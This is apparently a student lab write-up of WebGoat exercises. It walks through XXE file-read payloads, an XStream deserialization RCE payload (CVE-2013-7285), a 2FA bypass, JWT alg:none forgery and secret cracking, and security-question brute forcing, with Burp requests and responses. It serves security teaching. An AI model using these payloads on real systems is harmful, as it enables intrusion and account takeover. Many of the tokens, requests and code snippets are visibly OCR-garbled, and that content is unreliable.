By reviewing the documentation provided by webgoat, and the creator's GitHub repo, we could run the code and prevent the attack.

It is your turn!

Try to prevent this kind of XSS by creating a clean string inside the saveNewComment() function. Use the "antisamy-slashdot.xml" as a policy file for this example:

```
1 import org.owasp.validator.html.*;
2 
3 public class AntiSamyController {
4   public void saveComment(int threadID, int userID, String newComment) {
5     Policy policy = Policy.getInstance("antisamy-slashdot.xml");
6     Comment cr = new Comment();
7     CleanComments cr = as.createComment(policy, antisamy, DOM);
8     MyCommentDAO.addComment(threadID, userID, cr.getCleanHTML());
9   }
10 }
```

Submit

You have completed this lesson. Congratulations!


A(5) Security Misconfiguration

4) XXE injection: In this assignment, we were asked to inject an XML code that will render the root directory content.

Following the explanations until this task, in the first place, we tried to insert the XXE injection provided in the example:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
  <!ENTITY js SYSTEM "file:///etc/passwd">
]>
<author>&js;</author>
```

And we got the following error:



After seeing the hints, we refined the input a little bit:

```
<?xml version="1.0"?>
<!DOCTYPE another [
  <!ENTITY fs SYSTEM "file:///"/>
]>
<comment>
  <text>
    hello
    &fs;
  </text>
</comment>
```

And got the following response:

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 POST /webgoat/xss/simple HTTP/1.1 2 Host: 10.10.248.115 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 137 10 Origin: http://10.10.248.115 11 Connection: close 12 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345 13 Cookie: JSESSIONID=vdydlnTVjlv-yoCE9fdOkbhDr7-ayu90sNTPvB7 14 15 <xml version='1.0'> 16 <!DOCTYPE another [17 <!ENTITY fs SYSTEM "&file:///"/> 18 > 19 <comment> 20 <text> 21 hello 22 &fs; 23 </text> 24 </comment> </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Thu, 18 Jul 2024 15:42:39 GMT 4 Content-Type: application/json 5 Connection: close 6 Pragma: no-cache 7 X-Frame-Options: SAMEORIGIN 8 X-XSS-Protection: 1; mode=block 9 Content-Length: 109 10 11 { 12 "lessonCompleted":true, 13 "feedback":"Congratulations. You have successfully completed the assignment.", 14 "output":null, 15 "assignment":"SimpleXXE", 16 "attemptWasMade":true 17 } </pre>



7) In this assignment, we were asked to perform the same attack as the previous assignment tells, but handling JSON instead of XML in the requests.

Our first play was to send the same request as before the the server to see its reaction:

```

Pretty Raw Hex
1 POST /webgoat/xss/simple HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 162
10 Origin: http://10.10.248.115
11 Connection: close
12 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
13 Cookie: JSESSIONID=eu_Bu1nAU0OrkZh6C50ScxKdE8-B-LqSJTxQ2
14
15 {
16   "text":<xml version='1.0'>? <!DOCTYPE another [
17     <!ENTITY fs SYSTEM "&file:///"/> ]> <comment> <t>hello <t>&fs; </t></text> </comment>

```

As we can see, the application converts the body into a JSON, and parses the XML as a string with a key “text”.

After playing with the request inside the Repeater and researching how to handle JSON with XXE, we checked the Accept and Content-Type fields inside the request, and manipulated these fields to be:

Accept: */* → Accept: application/json

Content-Type: application/json → Content-Type: application/xml

And then resend the request, with the same XML payload as in the previous assignment:

```

Request
Pretty Raw Hex
1 POST /webgoat/vulnerablecomponents HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/xml
8 Content-Length: 101
9 X-Requested-With: XMLHttpRequest
10 Content-Disposition: form-data; name="file"; filename="Lysistrata"
11 Origin: http://10.10.248.115
12 Content-Type: application/xml
13 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
14 Content-Length: 101
15 <?xml version='1.0'?>
16 <IDENTITY>
17 <IDENTITY to SYSTEM ">file:///</IDENTITY>
18 <IDENTITY>
19 <comment>
20 <hello>
21 </comment>
22 </text>
23 </comment>
24 </comment>

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 19 Jul 2024 09:54:09
3 Content-Type: application/json
4 Connection: close
5 Transfer-Encoding: chunked
6 X-Content-Type-Options: nosniff
7 X-XSS-Protection: 1; mode=block
8 Content-Length: 201
9
10 {
11   "lessonCompleted": true,
12   "feedback": "Congratulations. You have successfully completed the assignment.",
13   "assignment": "ContentTypeAssignment",
14   "attemptHash": "true"
15 }
16

```

11) Blind XXE assignment: in this case, I have some troubles in uploading a file,

A(6) Vulnerable Components

12) Exploiting CVE-2013-7285 (XStream): In this assignment, we asked to exploit a common XStream vulnerability and utilize it to run commands on the container.

After many tries, we got the same messages on the browser from webgoat:

- The payload sent could not be deserialized to a Contact class. Please try again-** in this case, we tried to insert a different XML payload from the example at the top of the page, here is a single instance from our tries:

```

<org.owasp.webgoat.lessons.vulnerablecomponents.Contact>
<interface>org.company.model.Contact</interface>
<handler class='java.beans.EventHandler'>
  <target class='java.lang.ProcessBuilder'>
    <command>
      <string>touch 'root_file'</string>
    </command>
  </target>
  <action>start</action>
</handler>
</org.owasp.webgoat.lessons.vulnerablecomponents.Contact>

```

- You created contact ContactImpl(id=?, firstName=?, lastName=?, email=?). This means you did not exploit the remote code execution:** In this case, we tried to manipulate the payload by mentioning the first tag as **<contact>** and manipulating the insider parts, a single example from our multiple tries:

```

<contact>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
<command> cat /etc/passwd </command>

```

```
</contact>
```

In these two cases, we did not see any congratulations or blessings, so after struggling with that we searched for any hints on the internet, and using this page we found a working solution, but not shown inside the browser itself.

<https://pvxs.medium.com/webgoat-vulnerable-components-12-13274c0ce806>

The solution in this case is:

```
<contact>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
  <command> cat /etc/passwd </command>
</contact>
```

```
<sorted-set>
<string>foo</string>
<dynamic-proxy>
  <interface>java.lang.Comparable</interface>
  <handler class="java.beans.EventHandler">
    <target class="java.lang.ProcessBuilder">
      <command>
        <string>sh</string>
        <string>-c</string>
        <string>echo 'Hello from webGoat page!' >> aviv</string>
      </command>
    </target>
    <action>start</action>
  </handler>
</dynamic-proxy>
</sorted-set>
```

This solution depends on exploring the har file inside the docker container and searching for the specific classes to be replaced inside the tags. After running the container, we saw the impressive results:

```


root@ST24-409B:/home/cs409# docker exec -it 89f5329202f9 bash
webgoat@89f5329202f9:~$ ls
aviv  webgoat.jar  xyz
Edit
webgoat@89f5329202f9:~$ cat aviv
Hello from webGoat page!
webgoat@89f5329202f9:~$ 

```

A(7) Authentication Bypasses

2FA Password Reset: In this assignment, we were asked to bypass 2FA and change the password.

To make that happen, we intercept the traffic using Burp Suite, and catch the target packet:



Then, we sent this packet to the Repeater and started playing with it, we tried to remove the secQuestion fields, without any success. After seeing the hints, we figured that we needed to just change these names instead of removing them, so here are our tries:

- Tried to search for any hidden fields that might be helpful, and sent them instead of the secQuestion fields:

```
▼<form id="change-password-form" class="attack-form"
accept-charset="UNKNOWN" method="POST" name="form"
successcallback="onBypassResponse" action="auth-bypass/verify-account" style="display:none"> [event]
  <!--start off hidden-->
  <p>Please provide a new password for your account
  </p>
  <p>Password:</p>
  <input name="newPassword" value="" type="password">
  <br>
  <p>Confirm Password:</p>
  <input name="newPasswordConfirm" value="" type="password">
  <br>
  <br>
  <input type="hidden" name="userId" value="12309746">
  <input name="submit" value="Submit" type="submit">
</form>
```

Ans the request was:

Request	Response
<pre>Request Pretty Raw Hex 1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1 2 Host: 10.10.248.115 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:110.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.9 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 X-Forwarded-For: 10.10.248.115 10 X-Forwarded-Port: 443 11 X-Forwarded-Proto: https 12 Origin: http://10.10.248.115 13 Connection: close 14 15 newPasswd=&NewPass123&newPasswordConfirm=&newPass123&useId=12305746&verifyMethod=SEC_QUESTION& 16 jstEnabled=1</pre>	<pre>Response Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Mon, 10 Jul 2023 14:39:36 GMT 4 Content-Type: application/json 5 Connection: close 6 Upgrade-Insecure-Requests: 1 7 X-KS-Protection: 1; webdoh-block 8 Content-Length: 158 9 10 { 11 "lessonCompleted": false, 12 "message": "Not quite. Please try again.", 13 "output": null, 14 "assignment": "VerifyAccount", 15 "isKsEnabled": true 16 }</pre>

b. Then, we tried just to rename the current fields to other random names, and it accomplished the target.

Request

Pretty	Raw	Hex
POST /WebAuth/auth-username/account HTTP/1.1 Host: 10.10.248.115 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:100.0) Gecko/20100101 Firefox/115.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 34 Origin: http://10.10.248.115 Referer: http://10.10.248.115/webAuth/startEncUser?username=user12345 Cookie: 20802020d9c7cb1e01b19a2e00212049d0_1 _requestId=1a541f8e30014001&questionId=0x01&method=0x01_QUESTION&assertId=12300746		

Response

Pretty	Raw	Hex	Render
HTTP/1.1 200 OK Date: Fri, 19 Jul 2024 18:27:02 GMT Content-Type: application/json Connection: close Vary: Accept X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Content-Length: 240 { "lessonCompleted": true, "feedback": " You have successfully verified the account without actually verifying it. You can now change your password. ", "assessment": "verifyAccount", "attemptmade": true }			

You have already provided your username/email and opted for the alternative verification method.

Please provide a new password for your account

Password:

Confirm Password:

Congrats, you have successfully verified the account without actually verifying it. You can now change your password!

Insecure Login: In this assignment, we were asked to log in and intercept the packets to see the login credentials of another user, which was transferred as plain text without any encryption. After intercepting the packets using Burp, we sniffed the target packet.

```

Pretty Raw Hex
1 POST /WebGoat/start.mvc?username=user12345 HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 50
9 Origin: http://10.10.248.115
10 Connection: close
11 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
12 Cookie: JSESSIONID=7asZ5e50mILJ8S2qUYxE10E9trx07S8LWA-8U6jd
13
14 {
  "username": "CaptainJack",
  "password": "BlackPearl"
}

```

Click the "log in" button to send a request containing the login credentials of another user. Then, write these credentials into the appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.

Log in

<input type="text" value="username"/>	<input type="text" value="password"/>	<input type="button" value="Submit"/>
---------------------------------------	---------------------------------------	---------------------------------------

Congratulations. You have successfully completed the assignment.

JWT tokens:

4) Decoding a JWT token: in this assignment, we were asked to decode a JWT token and find the username as plain text, after decoding the JWT in an online JWT decoder, we found the plaintext of it:

```

Token
eyJhbGciOiJIUzI1NiJ9.ewKICAI1XXV0a9y.xHrZXM1IDogIyA1UK9MVRV9RRE1JT11iCJST0xFXIVTRV1lf0sDQogICJjbG11bnRfaIuQ1IDogIi1SLWisaWVuC13aXR0L
XN1Y331dIs1DQogICJ1eHAIIIDogRTYwfzASOTyOCuHC1AgImphoSig0IA10WjOTThNDQtMGlxYS80YzV1W)1nAtZGE1MjaJNHN15Ytg0IIuwlC1AgInNjb3B111A6IFsgIn3
1WQq1LCAlid3JpdGUif0sDQogICJ1c2VyX25hbWU1D0gInVzZXI1DQp9.91YaULTuoiD186-zKDsn7QyHPpJ2mZAbnlfRfe19911

Paste a JSON web token into the text area above

```

Header

```

1 {
2   "alg": "HS256"
3 }

```

Payload

```

1 {
2   "authorities": [
3     "ROLE_ADMIN",
4     "ROLE_USER"
5   ],
6   "client_id": "my-client-with-secret",
7   "exp": 1607099608,
8   "jti": "9b92a44-0b1a-4c5e-be70-da52075b9a84",
9   "scope": [
10     "read",
11     "write"
12   ],
13   "user_name": "user"
14 }

```

As we can see, the username is 'user':

Copy and paste the following token and decode the token, can you find the user inside the token?

Username:



Congratulations. You have successfully completed the assignment.

6) JWT signing: In this assignment, we were asked to change the votes by logging in with admin permissions using its JWT. To make that happen, we first tried to change the user from Guest to some other user, to see if the 'access_token' is replaced from the blank string in the Guest, and after intercepting using Burp, we saw the following request from the browser while trying to switch to other users:

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 20 Jul 2024 06:31:26 GMT
Content-Type: application/json
Content-Length: 0
Connection: close
Set-Cookie:
access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE3MjIzMjEwODYsImFkbWluIjoiZmFsc2UiLCJ1c2VyljoiVG9tIn0.5BdNNXIF0S8h8VI4tertZ9DQWYnUXAPg0s4PYP_p_Pa5i6rPgRXA3PfztC614ZMH5YCgl8GpqPmH07HMEetDOQ
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block

As we can see, there is a new access_token that is generated after the login.

After using the JWT decoder, we saw that the JWT is:

The screenshot shows a JWT decoder interface with three main sections: Token, Header, and Payload.

Token: Displays the full JWT string: `eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE3MjIzMjEwODYsImFkbWluIjoiZmFsc2UiLCJ1c2VyljoiVG9tIn0.5BdNNXIF0S8h8VI4tertZ9DQWYnUXAPg0s4PYP_p_Pa5i6rPgRXA3PfztC614ZMH5YCgl8GpqPmH07HMEetDOQ`.

Header: Shows the JSON representation of the header: `{ "alg": "HS512" }`.

Payload: Shows the JSON representation of the payload: `{ "iat": 1722321086, "admin": "false", "user": "Tom" }`.

Then, we tried to remove all the votes, by clicking the trash button on the web, it triggered a POST request to the server, with the JWT token:

The screenshot shows the Network tab of a browser developer tools window, specifically the Mozilla Firefox version. It displays a POST request to the URL `/WebGoat/JWT/votings` over HTTP/1.1. The request includes the following headers and body:

```

1 POST /WebGoat/JWT/votings HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Origin: http://10.10.248.115
10 Connection: close
11 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
12 Cookie: access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE3MjIzMjEwODYsImFkbWluIjoiZmFsc2UiLCJ1c2VyljoiVG9tIn0.5BdNNXIF0S8h8VI4tertZ9DQWYnUXAPg0s4PYP_p_Pa5i6rPgRXA3PfztC614ZMH5YCgl8GpqPmH07HMEetDOQ
13 JSESSIONID=7asZ5e50mILJ8S2qUYXE10E9trxo7S8LWA-BU6jd
14 Content-Length: 0
15

```

The next step was to send this request to the Repeater, and try to manipulate the JWT, till we found the correct token that would pass the assignment.

To find this one, we played with the initial JWT and **changed the alg and admin fields**:

Alg: None → will perform a blank signing, in this case, the third part of the JWT token is not necessary and can be deleted.

Admin: true → will make the user to be with admin permissions.

After changing these fields, equipped with the knowledge of the JWT template, we found out that the base64 version is not separated by periods, from the server's responses:

"output": "io.jsonwebtoken.MalformedJwtException: JWT strings must contain exactly 2 period characters. Found: 0".

So we hardcoded the periods into the base64 version, leading to the complete version:

eyJhbGciOiJob25IIn0eyJpYXQiOjE3MjIzMjEwODYsImFkbWluIjoidHJ1ZSIslVzZXIiOiJUb20ifQ

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
POST /WebGoat/JWT/votings HTTP/1.1
Host: 10.10.248.115
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Origin: http://10.10.248.115
Connection: close
Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
Cookie: access_token=eyJhbGciOiJob25IIn0eyJpYXQiOjE3MjIzMjEwODYsImFkbWluIjoidHJ1ZSIslVzZXIiOlJub20ifQ.; JSESSIONID=7asZse50MIILJ8S2qUyXE9trrx07S8LN4-8U6jd
Content-Length: 0
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 20 Jul 2024 06:54:58 GMT
Content-Type: application/json
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Length: 196
{
    "lessonCompleted":true,
    "feedback":"",
    "Congratulations. You have successfully completed the assignment.",
    "output":null,
    "assignment":"JWTVotesEndpoint",
    "attemptWasMade":true
}
```


8) Code review: Given the two code snippets, we found some weaknesses:

- a) The {alg: None} in this case is the main weakness, because the server can not validate the JWT authenticity (**no signature check**), an attacker can tamper with the JWT, and the server will not be noticed.
- b) The server does not sanitize the input and **does not perform any input validation**, if an attacker changes these fields, it can bypass its permissions and become an admin. This weakness can lead to RCE and maybe more dangerous stuff.
- c) The server does perform a down-cast, in particular, a String downcast, that can cause an exception that is not contained in the catch part, which can lead to an error handling vulnerability that an attacker can exploit.

11) JWT cracking: in this assignment, we were asked to find the secret key that was signed on a given JWT token.

To find it, we performed a dictionary attack on all the options for the normal HS256 key sizes, which are around 8-32 bytes, and automated it using a Python script and a common secret-keys list as a dictionary. Also, we prepared the script to perform a brute-force if the dictionary attack failed, because we didn't know if the dictionary included the secret key. After running the script, we found the target secret key that successfully signed on the JWT, and resigned on the refined JWT with it.

```
[kali㉿kali] [~/Desktop/JWT]
$ python3 brute-force_jwt.py --dictionary /home/kali/Desktop/JWT/jwt.secrets.list --token eyJhbGciOiJIUzI1NiJ
9eyJpc3Mi0iJxZWJhb2F0IFRva2UiIEJiaWxkZXiiCJhdWQ1o1JzZWJnb2F0Lm9yZis1mlhdCi6M7cyMTQ2Mz1Myw1ZxHwIjoxNzIxNDYz0
TEzCzJdwi0Ij0jb21d2v2Z9hd5vcmlc1CJ1c2VbymFtZS16lRvb5is1KvTyWlsijoidg9tQHdyImdvYXQub3JhiwiUmwsZS16WyJNYW5h
2YiwiUhJvamjdBB61pbnZldHd6gYI19.s7-rTAbEzBpN4Ce1QkgDukKZ10.Vxcq.GWx3TfGQ
Performing the attacks using all options: abcdefghijklmnopqrstuvwxyzABCDEFGHijklmnOPQRSTUVWXYZ0123456789
Performing the dictionary attack ...
Target dictionary found!
Secret key found (dictionary attack): victory
New JWT: eyJhbGciOiJIUzI1NiIsInR5cI6IkpxVCJ9eyJpc3Mi0iJxZWJhb2F0IFRva2UiIEJiaWxkZXiiCJhdWQ1o1JzZWJnb2F0Lm9yZ
yis1mlhdCi6M7cyMTQ2Mz1Myw1ZxHwIjoxNzIxNDYz0NTQ2CzJdwi0Ij0jb21d2v2Z9hd5vcmlc1CJ1c2VbymFtZS16lId1LyvdYXQub3Jhi
WFBpbC1ZxZWJnb2F0Lm9yZis1JvGuolisiTwFwdlciS1Blyb2p1YzQWRtaW5pc3RyYXVrcidfq_huXVki2jo167DpjPoi
A51NiQoXaLwlVxQzW4zMybi0
```



The full script and comments as explanations are in the project's directory.

The script: `scripts/JWT/brute-force_jwt.py`

The dictionary: `scripts/JWT/jwt.secrets.list`

13) Refreshing a token: In this assignment, we were asked to submit the order to Tom's account. In this case, we have two options to complete the assignment:

The first one is using the {alg: none} header, by making that, we making sure that the server will not validate the JWT token and will confirm the payment on Tom's account. We complete the assignment using this approach.

To make that happen, we took the following steps:

a) Intercept the communication using Burp, and click the checkout button to see the specific request.

```
1 POST /WebGoat/J2EE/refresh/checkout HTTP/1.1
2 Host: localhost:2222
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Authorization: Basic dG9rZWQ6dG9rZWQ=
9 X-Request-Id: 10_XMTHtppqeu
10 Origin: http://10.10.240.115
11 X-Forwarded-For: 10.10.240.115
12 Referer: http://10.10.240.115/WebGoat/start.acv?username=user12345
13 Cookie: JSESSIONID=7e91f4c0f07239nksQ012fe4dkg0Dyey+BT
14 Content-Length: 0
15
16
```

b) After getting the POST request, we looked for Tom's JWT token, and we found it in last year's attack section ([inside `http://10.10.248.115/WebGoat/images/logs.txt` in our case.](http://10.10.248.115/WebGoat/images/logs.txt)), in this case, the token of Tom was:

token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRtaW4iOiJmYWxzZSlvZXLiOjJUb20ifQ.DCoaq9zQkyDH25EcVWKcdbyVfUL4c9D4iRvsqOqvig9iAd4QuamKccfbU8FNzeBNF9tLeFXHZLU4vRka-bim7Q

c) Verified that this token is Tom's token using a JWT decoder, then we had to update the iat and exp to something around the current time.

Encoded	Decoded
eyJhbGciOiJIUzI1MjQ.eyJpYXQiOjE3MjE1MDIxOTAsInV4cC16TcyTUwNTc5MCwzYRtaW410i.mvWxzSiSInVzXi1o1JUb2if0._ARukPZU0Le3eWttRWATXPX-bmTwBTfx_.j0Hf9LNZzLlvjOmaT3TUjYPJFZYwAeAdA0qjEzqHs0F5_0g7t9w	<p>HEADER: ALGORITHM & TOKEN TYPE</p> <pre>{ "alg": "HS512" }</pre> <p>Payload: DATA</p> <pre>{ "iat": 1721502190, "exp": 1721505790, "admin": false, "user": "Tom" }</pre> <p>VERIFY SIGNATURE</p>


To update those fields, we use a simple Python script.

(**It will be inside scripts/JWT/get_time.py**) that gives us the current time with +10 min more for the expiration time.



```
(kali㉿kali)-[~/Desktop/JWT]
$ python3 get_time.py
{'iat': 1721502190, 'exp': 1721505790, 'admin': 'false', 'user': 'Tom'}
```

d) Changing the user to Tom, and alg to none, then pasting the new JWT token inside this request to complete the assignment.



The Request tab shows a POST request to `/WebGoat/JWT/refreshcheckin` with the following headers:

- Content-Type: application/json
- Content-Length: 0

The Response tab shows the server's response:

```

HTTP/1.1 200 OK
Date: Sat, 20 Jul 2024 14:59:24 GMT
Server: Apache/2.4.42 (Ubuntu)
Content-Type: application/json
Connection: close
Keep-Alive: timeout=5, max=100
X-SSLL-Protection: 1; endeevalock
Content-Length: 240
Content-Encoding: gzip

{
  "lessonCompleted": true,
  "feedback": "You solved the assignment with 'alg: none' can you also solve it by using the refresh token? Hint: You need to change the algorithm to none and then use the refresh token to solve it."
}

```

Password reset

4) Security questions: in this assignment, we were asked to find out what the security question of some other user is. In this case, we choose Tom as our victim.

To find out Tom's favorite color, we intercepted the communication using Burp and sent the request to the server according to our information (username: webgoat, favorite color: red), and fetched the POST request that was sent from the browser:

```

Pretty Raw Hex
1 POST /WebGoat/PasswordReset/questions HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 37
10 Origin: http://10.10.248.115
11 Connection: close
12 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
13 cookie: JSESSIONID=YMSPTzgklnA2txAIvpbBMSD6fqp00ic5_-MXRIn
14
15 username=webgoat&securityQuestion=red

```

Then, we ran a dictionary attack by sending this POST request to the server with username= tom and a different color in the securityQuestion field.

The result from running it was:

```

Attempt with color 'mustard' received feedback: Sorry the solution is not correct, please try again.
Attempt with color 'navy blue' received feedback: Sorry the solution is not correct, please try again.
Attempt with color 'olive' received feedback: Sorry the solution is not correct, please try again.
Attempt with color 'orange' received feedback: Sorry the solution is not correct, please try again.
Attempt with color 'peach' received feedback: Sorry the solution is not correct, please try again.
Attempt with color 'pink' received feedback: Sorry the solution is not correct, please try again.
Attempt with color 'powder blue' received feedback: Sorry the solution is not correct, please try again.
Attempt with color 'puce' received feedback: Sorry the solution is not correct, please try again.
Attempt with color 'prussian blue' received feedback: Sorry the solution is not correct, please try again.
The color is purple!
Full Response: {
    "lessonCompleted" : true,
    "feedback" : "Congratulations. You have successfully completed the assignment.",
    "output" : null,
    "assignment" : "QuestionsAssignment",
    "attemptWasMade" : true
}

```

After resending the POST request and changing the parameters accordingly, we passed the assignment:

The script and the dictionary file are in the project's directory

The Python script: [scripts/passwd_reset/brute-force-color.py](#)

The dictionary: [scripts/passwd_reset/color_names.txt](#)

6) Creating the password reset link: in this assignment, we were asked to create a new unique password link for Tom, and log in using its new password after changing it.

To make that happen, we started by creating a new reset password link for our account. In this case, we get an email with the restart password link inside our mailbox in WebWolf.

Then, we continued to Tom's account, and intercepted the communication to see what was going on using Burp:

```
Request
Pretty Raw Hex
1 POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 29
4 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="124"
5 Accept: application/javascript, text/javascript, */*
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 X-Requested-With: XMLHttpRequest
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64 AppleWebKit/537.36 (KHTML, like Gecko)
11 AppleWebKit/537.31 Safari/537.36
12 sec-ch-ua-platform: "Linux"
13 Origin: http://localhost:8080
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:8080/WebGoat/start.mvc?username=user1245
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: SESSIONID=NCFPERB127-rstaJU2PfputlHpxHxDyRAQwuhHz
21 Connection: close
22
